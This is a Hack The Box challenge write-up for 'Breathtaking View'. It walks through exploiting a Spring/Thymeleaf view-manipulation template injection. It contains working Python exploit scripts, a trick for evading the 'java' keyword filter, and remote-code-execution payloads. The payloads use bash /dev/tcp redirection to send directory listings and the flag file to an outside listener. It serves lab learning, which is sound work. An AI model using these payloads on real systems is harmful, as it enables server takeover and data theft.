Breathtaking View

HTB Challenge

Description:


> Check out my new website showcasing a breathtaking view—let's hope no one can 'manipulate' it!

Place Achieved: #51


By DisplayGFX

Initial Enumeration

We get a whole web repository, along with a `Dockerfile` and build script to get it running. There's also a remote instance which will have the real flag.



Taking a look at the website from the running instance, we can see it requests an account. Registering the account on an almost identical looking page gets us this page



Clicking the button gets us a different background.

Also worth noting, the link will add this parameter onto the end of the URL

```
http://[HTB IP]/?lang=fr
```

But before trying anything else, lets read some of the source code.

```
import org.springframework.stereotype.Controller;
...

@Controller
public class IndexController {
    @GetMapping("/")
    public String index(@RequestParam(defaultValue = "en") String lang,
HttpSession session, RedirectAttributes redirectAttributes) {
        if (session.getAttribute("user") == null) {
            return "redirect:/login";
```


```
        }

        if (lang.toLowerCase().contains("java")) {
            redirectAttributes.addFlashAttribute("errorMessage", "But.... For
what?");
            return "redirect:/";
        }

        return lang + "/index";
    }
}
```

This is the source code for the index page backend, which only shows when logged in. We can see that its running the spring framework. Well, that's odd, why look for the word java in the lang parameter?

There are also index html that correspond to the `en` and `fr` values for the parameter `lang` in the templates folder.



What would happen if we gave it something other than `en` or `fr`? Lets try `test`.

Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Sun Sep 22 18:45:10 UTC 2024
There was an unexpected error (type=Internal Server Error, status=500).
Error resolving template [test/index], template might not exist or might not be accessible by any of the configured Template Resolvers

Investigating the Vulnerability


This is getting closer. We can see the output here, and it seems to look in the templates for a matching file when processing the return string. Well, we know its the spring framework, the first step is always to try injectable code into the `lang` parameter. `${7*7}` is the usual method. If it executes and evaluates the expression, it should return just `49`

Hmm, well, that indicates something going on. But not what. Trying every variation also results in errors. `{7*7}`, `@{7*7}` ... so on.

One suggestion you will come across is to url encode the payload, as data could get garbled while going through the URL. URL encoding, to summarize briefly, allows you to have any sort of data, including spaces, by getting the UTF-8 (ascii) value in hex, and adding a `%` in front of the hex value. So `{7*7}` now looks like with url encoding to be

```
%7b%37%2a%37%7d
```

Feeding that through gets us back to this page, but not quite there yet.



Going back to the `index.html` pages, we can see this line

```
<html lang="en" xmlns:th="http://www.thymeleaf.org">
```

And its also listed as a dependency in another file, presumably which lists all packages that are needed.


Because the return value is relatively unrestricted, this makes for a Spring View Manipulation Vulnerability .

> Due to the use of `@Controller` and `@GetMapping("/")` annotations, this method will be called for every HTTP GET request for the root url ('/'). It does not have any parameters and returns a static string "welcome" [In an off screen Java document]. Spring framework interprets "welcome" as a View name, and tries to find a file "resources/templates/welcome.html" located in the application resources.
> ...
> **Luckily for bad guys**, before loading the template from the filesystem, Spring

> ThymeleafView class parses the template name as an expression
> ...
> So, the aforementioned controllers may be exploited not by path traversal, but by expression language injection:
> `GET /path?lang=__${new java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("id").getInputStream()).next()}__::.x HTTP/1.1`
> In this exploit we use the power of expression preprocessing: by surrounding the expression with `__${` and `}__::.x` we can make sure it's executed by thymeleaf no matter what prefixes or suffixes are.

The only extra things we need to do is to make sure that any non-alphanumeric character is encoded, and avoid the keyword `java`.

Lets verify this by URL encoding `__${7*7}__::.x` as `%5f%5f%24%7b%37%2a%37%7d%5f%5f%3a%3a%2ex`



To make URL Encoding easier, lets create a python script to automate generating the payload.

```
def encode_all_except_alpha(string):
    return "".join("%{0:0>2x}".format(ord(char)) if not char.isalpha() else
char for char in string)

test_string = '{7*7}'
encoded_string = encode_all_except_alpha(test_string)
#after further investigation, only the characters in test_string need to be
encoded
print("__$"+encoded_string+"__::.x")
```

Exploitation

Here is a python script which further refines and automates the attack so we get immediate feedback on any payload.

```
import requests
import json
import re
```

```
victimURL = 'http://localhost:1337/'+'?lang=' #change this to given IP and
port
cookies = {"JSESSIONID":'6A7D7F4A79B594D681BD4F799E05567B'} #create account,
then change the value to cookie given

def encode_all_except_alpha(string):
    return "".join("%{0:0>2x}".format(ord(char)) if not char.isalpha() else
char for char in string)

payload = '{7*7}'
print("Unencoded Payload:","__$"+payload+"__::.x")
encoded_string = "__$"+encode_all_except_alpha(payload)+"__::.x"
print("URL Encoded Payload:",encoded_string)
page = requests.get(victimURL+encoded_string, cookies=cookies)

#error catching
if "But.... For what?" in page.text:
    print("'java' keyword detected, bad payload")
    exit(1)
if(page.status_code == 400):
    print("Bad encoding of payload")
    exit(1)

message = json.loads(page.text)
```

Referring back to the hacktricks article, theres a payload `T(java.lang.Runtime).getRuntime().exec("id")` that should execute commands, lets give it a try.

```
Unencoded Payload: __$T(java.lang.Runtime).getRuntime().exec("id")__::.x
URL Encoded Payload:
__$T%28java%2elang%2eRuntime%29%2egetRuntime%28%29%2eexec%28%22id%22%29__::.x
'java' keyword detected, bad payload
```

Of course, we still need to bypass the java keyword. One method I found was from this site that has regular payloads. This payload in particular gave me an idea.

```
"".getClass().forName("java.lang.Runtime").getRuntime().exec("./r.elf")
```

If the name `java` is broken up into two strings, and added back together, then this should execute any given command. So in this case `"java.lang.Runtime"` becomes `"ja"+"va.lang.Runtime"`. Java allows string concatenation, so this results when evaluated into the former string, but it passes by the filter due to it not being evaluated yet.

```
Unencoded Payload:
__${"".getClass().forName("ja"+"va.lang.Runtime").getRuntime().exec("whoami")}
__::.x
URL Encoded Payload:
__$%7b%22%22%2egetClass%28%29%2eforName%28%22ja%22%2b%22va%2elang%2eRuntime%22
%29%2egetRuntime%28%29%2eexec%28%22whoami%22%29%7d__::.x
java.lang.UNIXProcess@2c2f8392
```

So, in theory, and by all indications, this executed. However, we do not see the result of the command.

...

After a LOT of troubleshooting, there doesnt seem to be a resource online that will allow for feedback in-band with the webpage.

However, in lieu of getting a solution to render the command locally, a work around can be to have a IP and port online that will listen and recieve text.

With this, its simple. You can read the file, which according to the Dockerfile, should be named and located as `/flag_[some random text]_.txt`, and send it to your open port, with a `nc -lvnp` on it.

With the command below, you will be able to get the items in the present directory

```
{"".getClass().forName("ja"+"va.lang.Runtime").getRuntime().exec("bash -c
ls>/dev/tcp/192.168.80.131/9001").getInputStream().toString()}
```

And to read the file, its simply adding a `${IFS}` in place of spaces, and reading the flag in the root directory.

```
{"".getClass().forName("ja"+"va.lang.Runtime").getRuntime().exec("bash -c
cat${IFS}/flag*>/dev/tcp/192.168.80.131/9001").getInputStream().toString()}
```

And thats the flag!

[https://labs.hackthebox.com/achievement/challenge/158887/767]